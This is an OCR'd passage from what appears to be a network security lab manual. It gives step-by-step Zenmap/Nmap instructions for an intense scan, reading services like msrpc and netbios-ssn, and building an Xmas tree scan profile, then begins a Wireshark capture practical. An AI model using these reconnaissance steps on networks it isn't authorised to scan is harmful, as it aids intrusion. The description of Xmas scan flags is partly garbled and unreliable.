
5) After clicking on scan wait till scan get complete.




6) After scan in complete Nmap will show the scan result.




7) Click port /host tab for display more information about scan; NMAP also display port, protocol, state, service and version of scan.




8) Click on topology tab to view Nmap's topology for the provided IP Address in the intense scan.




9) Click the host details tab to see the details of all host discovered during scan.




10) Click the scan tab to scan details for provided IP address.




11) Now click on the service tab located in the right pane of the windows, this will display the list of services. Now click the http service to list all the http hostname /IP Addresses port, and their states.



12) Click the msrpc service to list all the Microsoft windows RPC.




13) Click the netbios-ssn service to list all NetBIOS hostnames.




14) Xmas scan sends a TCP frame to a remote device with URG, ACK,RST,SYN and FIN flag set. FIN scans only with os TCP/IP Developed according to RFC 793Now perform x-mas scan , you need to create a new profile.


Click profile ->New Profile Or command ctrl +p




15) On the profile tab, enters scan ion the profile name text field.



16) Click the scan tab and select Xmas tree Scan (-sx) from the TCP Scans :Drop Down.



17) Save the changes & Now perform the same steps from 2 to 4 but select the xmas scan in profile drop down that we have created now.




18) To create different scan profile perform the steps 15 to 17.


Practical No:- 05

A) Use Wireshark (Sniffer) to capture network traffic and analyse.


Step 1:- Install and open Wireshark.




Step 2:- Go to Capture tab and select Interface option



